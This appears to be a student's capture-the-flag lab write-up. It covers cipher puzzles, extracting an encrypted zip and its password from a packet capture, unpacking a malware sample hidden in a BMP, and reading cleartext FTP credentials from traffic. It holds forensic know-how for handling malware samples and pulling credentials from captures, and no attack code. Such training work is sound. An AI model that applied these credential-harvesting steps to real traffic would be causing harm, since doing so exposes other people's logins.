

Flag Table

Place the flags once you find them in the appropriate table entries below. Each category has a maximum of 20 points with each higher level of difficulty granting an increasing number of points. Maximum score for all challenges completed is 100 points.

	Cryptography	Malware	Network Capture	Reverse Engineering	Steganography
Level 1 (2 Points)	backoff_malware	flag{sandworm_apt}	M0d1c0nF14G	lm	flag{covert_channel}
Level 2 (3 Points)	WANNACRY	2e1afcef9baa15b8db764274b0e45d3f	YWRtaW46YWRtaW4=	ClippyHasReturned	flag{cookies_n_milk}
Level 3 (4 Points)		flag{duqu_aint_dooku}	NTLMSSP_NEGOTIATE	infected flag	R0075RUS
Level 4 (5 Points)		123123	1255	73C972DF8DB0E1EDC289F491A09AF330	flag{alan_turing_edm}
Level 5 (6 Points)		flag{kragany_uses_up\$x}	passwordBasisk		


Explanation of Approaches

Include descriptions along with screen shots of the approaches you took to solve these challenges.

Cryptography

Level 1 – Orange Julius

- To decrypt the given text, there exists a website <https://cryptii.com/pipes/rot13-decoder>
- Paste the given code in the ciphertext section to find out that the decrypted text is **backoff_malware**



Level 2 – Block Chain

- The given block is
ILPLNCWNNUHAHEMTMEGCILAHNRIRSLLIATSYNKWSRHHWONACCEAHWOROFNIAWE
- To find the hidden malware in the above phrase, we arrange the given phrase in a chess board. We use chess board because the instruction has the phrase “the pawn can beat the king” indicating that this might have something to do with chess.

I	L	P	L	N	C	W	N
N	U	H	A	A	H	E	M
T	M	E	G	C	I	L	A
H	N	R	I	R	S	L	L
I	A	T	S	Y	N	K	W
S	R	H	W	W	O	N	A
C	C	E	A	H	W	O	R
O	I	F	N	I	A	W	E

- As seen in the above board, we have a hidden name **WANNACRY**. This could be a potential malware name.
- To cross check this, we visit the site dcode.fr/caesar-box-cipher and enter the given phrase in the box and click decrypt.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'

★ BROWSE THE [FULL DCODE TOOLS' LIST](#)

Results

↑↓	↑↓
(8)	INT H I S C O L U M N A R C I P H E R T H E F L A G I S W A N N A C R Y W H I C H I S N O W A W E L L K N O W N M A L W A R E
(2)	I I L A P T L S N Y C N W K N W N S U R H H A W A W H O E N M A T C M C E E G A C H I W L O A R H O N I R F I N R I S A L W L E
(16)	I N N A T C H R I Y S W C H O I L C U H M I N S A N R O C W I A P W H E E L R L T K H N E O F W L N A M G A I L S W W A A R N E
(32)	I P N W N H A E T E C L H R R L I T Y K S H W N C E H O O F I W L L C N U A H M M G I A N I S L A S N W R W O A C A W R I N A E

CAESAR BOX CIPHER
Cryptography > Transposition Cipher > Caesar Box Cipher

CAESAR BOX DECODER

★ CAESAR BOX CIPHERTEXT
ILPLNCWNNUHAHEMTMEGCILAHNRIRSLLIATSYNKWSRHWWONACCEAHWOROIFNIAWE

★ KEEP PUNCTUATION AND SPACES ☐

○ SIZE (WIDTH) OF THE BOX

● TRY ALL POSSIBLE SIZES (BRUTE-FORCE ATTACK)

DECRYPT CAESAR BOX

See also: [Scytale Cipher](#) – [Caesar Cipher](#) – [Transposition Cipher](#)

CAESAR BOX ENCODER

★ CAESAR BOX PLAIN TEXT
dCode Caesar Box

- From the results, we see the first result as follows

INT H I S C O L U M N A R C I P H E R T H E F L A G I S **W A N N A C R Y** W H I C H I S N O W A W E L L K N O W N M A L W A R E

- Here also, we see that the hidden malware name is **WANNACRY**

Level 3 – DASH DOT COM

Level 4 – VIII A Small Example

Level 5 – Big Blue Randu

Malware

Level 1

- The given pcap file for the below levels of tasks is shown below. And there is no flag value explicitly found on searching in this pcap file using **Wire Shark** tool. There we try to use another software **Network Miner** which is also another packet capturing tool and try to analyze using that.

mlwr1.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.41.101	10.10.42.2	ICMP	98	Echo (ping) request id=0x2be6, seq=1/256, ttl=64 (reply in 2)
2	0.000181	10.10.42.2	10.10.41.101	ICMP	98	Echo (ping) reply id=0x2be6, seq=1/256, ttl=64 (request in 1)
3	1.000049	10.10.41.101	10.10.42.2	ICMP	98	Echo (ping) request id=0x2be6, seq=2/512, ttl=64 (reply in 4)
4	1.000384	10.10.42.2	10.10.41.101	ICMP	98	Echo (ping) reply id=0x2be6, seq=2/512, ttl=64 (request in 3)
5	2.000310	10.10.41.101	10.10.42.2	ICMP	98	Echo (ping) request id=0x2be6, seq=3/768, ttl=64 (reply in 6)
6	2.000536	10.10.42.2	10.10.41.101	ICMP	98	Echo (ping) reply id=0x2be6, seq=3/768, ttl=64 (request in 5)
7	2.045516	10.10.41.101	10.10.42.2	TCP	74	37388 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=416396 TSecr=416397
8	2.045762	10.10.42.2	10.10.41.101	TCP	74	80 → 37388 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=416396 TSecr=416397
9	2.045775	10.10.41.101	10.10.42.2	TCP	66	37388 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=416397 TSecr=434500
10	2.045911	10.10.41.101	10.10.42.2	HTTP	189	GET /us.html HTTP/1.1
11	2.046056	10.10.42.2	10.10.41.101	TCP	66	80 → 37388 [ACK] Seq=1 Ack=124 Win=29056 Len=0 TSval=434500 TSecr=416397
12	2.046904	10.10.42.2	10.10.41.101	TCP	83	80 → 37388 [PSH, ACK] Seq=1 Ack=124 Win=29056 Len=17 TSval=434500 TSecr=416397
13	2.046911	10.10.41.101	10.10.42.2	TCP	66	37388 → 80 [ACK] Seq=124 Ack=18 Win=29312 Len=0 TSval=416398 TSecr=434500
14	2.047008	10.10.42.2	10.10.41.101	TCP	188	80 → 37388 [PSH, ACK] Seq=18 Ack=124 Win=29056 Len=127 TSval=434501 TSecr=416397

> Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)

> Ethernet II, Src: PcsCompu_d4:4a:53 (08:00:27:d4:4a:53), Dst: PcsCompu_48:b4:02 (08:00:27:48:b4:02)

> Internet Protocol Version 4, Src: 10.10.41.101, Dst: 10.10.42.2

> Internet Control Message Protocol

```

0000 08 00 27 48 b4 02 08 00 27 d4 4a 53 08 00 45 00  ..H....'.JS..E.
0010 00 54 c8 12 40 00 40 01 0b 1c 0a 0a 29 65 0a 0a  .T..@. ....).e..
0020 2a 02 08 00 81 0a 2b e6 00 01 38 7f c5 5b 00 00  *.+...+...8...[...
0030 00 00 8b 60 03 00 00 00 00 00 10 11 12 13 14 15  .....
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25  ..... !"#%$
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  &'()*+,-./012345
0060 36 37                                     67

```

- We use the Network Miner application and open the pcap file. After this, we navigate to Files tab and we find a zip file named **legal.zip**. Right click and select **Open Folder**

NetworkMiner 2.6

File Tools Help

--- Select a network adapter in the list --- Start Stop

Keywords Anomalies

Hosts (2) Files (35) Images (4) Messages (1) Credentials Sessions (35) DNS Parameters (353)

Filter keyword: ☐ Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Filename	Extension	Size	Source host
10	us.html	html	26 223 B	10.10.42.2 [mockheedmartin.cor
73	favicon.ico	ico	318 B	10.10.42.2 [mockheedmartin.cor
90	clientlibs_newUS.css	css	115 623 B	10.10.42.2 [mockheedmartin.cor
217	clientlibs_newUS.js	js	237 053 B	10.10.42.2 [mockheedmartin.cor
693	legal.zip	zip		
693	LegalRevie.eml	eml		
710	LM-Logo.png	png		
737	suppliers.html	html		
784	employees.html	html		
833	who-we-are.html	html		
882	who-we-are-menu-nav-image.jpg	jpg		
951	leadership.html	html		
1008	organization.html	html		
1055	global.html	html	29 135 B	10.10.42.2 [mockheedmartin.cor
1096	lockheed-martin-ventures.html	html	29 555 B	10.10.42.2 [mockheedmartin.cor

Open file
Open folder
Calculate MD5 / SHA1 / SHA256 hash
Auto-resize all columns
OSINT hash lookup isn't available in the free version
Sample submission isn't available in the free version


Case Panel

Filename	MD5
mlwr1.pc...	423e67...


Reload Case Files

Buffered Frames to Parse:


- On trying to access the zip file, it is asking for password, since it is encrypted



- To find the password, we navigate to **Messages** tab of Network Miner application. In there, we have the below information of which files have been encrypted and the password details for the same.




- After using the above password to unzip the folder, we have a file named **flag.txt** inside which has the below contents in it. Therefore, the hidden flag value here is **flag{sandworm_apt}**



Level 2

- The given excel file is opened and then when Macros is enabled, another bmp file gets opened.



- This above file is saved as **test.bmp**. Now to find out the MD5 checksum value of this file, we open command prompt and navigate to the location where this file is present.
- Then we enter the command **CertUtil -hashfile test.bmp MD5**. This command is used to generate the cryptographic hash values of a files corresponding to different hash algorithms such as MD2, MD4, MD5 etc.,

```

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19042.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AK\Desktop\NetworkMiner_2-6\AssembledFiles\10.10.42.2\TCP-25\mlwr1>CertUtil -hashfile test.bmp MD5
MD5 hash of test.bmp:
2e1afcef9baa15b8db764274b0e45d3f
CertUtil: -hashfile command completed successfully.

C:\Users\AK\Desktop\NetworkMiner_2-6\AssembledFiles\10.10.42.2\TCP-25\mlwr1>_

```

- On using the command, we see that the MD5 hash value is **2e1afcef9baa15b8db764274b0e45d3f**

Level 3

- In this task, we are required to find the flag value of the bmp file. To do so, open the bmp file in any text editor such as Notepad++.

```


1  y0yàNULDLEJFIFNULSOH SOH SOH NUL SOH NUL SOH NUL NUL yáVTDLBhttp://ns.adobe.c
2  <x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 10.80'>
3  <rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
4
5      <rdf:Description rdf:about=''
6          xmlns:pdf='http://ns.adobe.com/pdf/1.3/'>
7          <pdf:Author>flag{duqu_aint_dooku}</pdf:Author>
8      </rdf:Description>
9  </rdf:RDF>
10 </x:xmpmeta>
11

```


- As seen above, the hidden flag value is **flag{duqu_aint_dooku}**

Level 4

- The aim here is to decrypt the bmp file and find the password. To do so, open the file in an online editor such as hexed.it



- When opened in an online editor, as we navigate through the file, we see the same flag value present indicating the value we found in the previous level.
- As we scroll down through the file, we see a value **malwr1-enc.exe** followed by the value 123123 which is the password. Therefore, the hidden flag value here is **123123**



Level 5

- We now have to find the final flag associated with **malwr1-enc.exe** found in test.bmp. To do so, unzip the test.bmp file. When prompted, give the password **123123**

```
Terminal File Edit View Search Terminal Help
[05/01/21]seed@VM:~/Desktop$ unzip test.bmp
Archive:  test.bmp
warning [test.bmp]:  60431 extra bytes at beginning or
within zipfile
    (attempting to process anyway)
[test.bmp] malwr1-enc.exe password:
    inflating: malwr1-enc.exe
[05/01/21]seed@VM:~/Desktop$ strings malwr1-enc.exe | l
ess
```

- After this, we run the command **strings** on the extracted exe file malwr1-enc.exe


```
!This program cannot be run in DOS mode.
UPX0
UPX1
UPX2
3.95
UPX!
hVHe
$Pth
0Mtm
yt0,
[^_]
WAL7Y
3:1|
flag
{kra
gany
use
_s_up$x}@
&-tI
(Fkk
jyQS
:
```

- As seen here, we have the flag value shown here as **flag{kragany_uses_up\$x}** which is the required flag value.

Network Capture

Level 1 – Modicon-FTP

- Here, we need to find the password of FTP used in the failed attempt. To do so, first open the given pcap file and filter records based on FTP protocol.



The screenshot shows the Wireshark interface with the file 'modicon-ftp.pcap' open. The filter bar is set to 'ftp'. The packet list shows several FTP packets. Packet 163 is selected, and its details are expanded, showing the File Transfer Protocol (FTP) layer with the password 'M0d1c0nF14G'.

No.	Time	Source	Destination	Protocol	Length	Info
153	12.827761	10.50.1.52	10.200.1.174	FTP	77	Response: 220 FTP server ready.
157	12.836520	10.200.1.174	10.50.1.52	FTP	73	Request: USER herbert_derp
161	12.839010	10.50.1.52	10.200.1.174	FTP	77	Response: 331 Password required
163	12.873556	10.200.1.174	10.50.1.52	FTP	72	Request: PASS M0d1c0nF14G
165	12.875910	10.50.1.52	10.200.1.174	FTP	73	Response: 530 Login failed.
197	19.026587	10.50.1.52	10.200.1.174	FTP	91	Response: 221 You could at least say goodbye.

Details of selected packet (163):

- Frame 163: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface unknown, id 0
- Ethernet II, Src: Apple_16:5b:bd (c8:e0:eb:16:5b:bd), Dst: CheckPoi_39:de:5b (00:1c:7f:39:de:5b)
- Internet Protocol Version 4, Src: 10.200.1.174, Dst: 10.50.1.52
- Transmission Control Protocol, Src Port: 60115, Dst Port: 21, Seq: 20, Ack: 47, Len: 18
- File Transfer Protocol (FTP)
- [Current working directory:]

- As seen here above, we have the password column with the value we are looking for, **M0d1c0nF14G**

Level 2 – Modicon-HTTP

- This is same as the previous where we are required to find the failed login attempt value incase of HTTP. The given pcap file is opened and filtered in terms of HTTP.

modicon-http.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
282	16.013874	10.200.1.86	10.50.1.52	HTTP	472	GET /html/images/noe77101.jpg HTTP/1.1
292	16.172527	10.50.1.52	10.200.1.86	HTTP	1198	HTTP/1.1 200 OK (JPEG 3FIF image)
324	22.577497	10.200.1.86	10.50.1.52	HTTP	503	GET /secure/embedded/builtin?submit=Configure+SNMP HTTP/1.1
326	22.585726	10.50.1.52	10.200.1.86	HTTP	483	HTTP/1.1 401 Unauthorized (text/html)Continuation
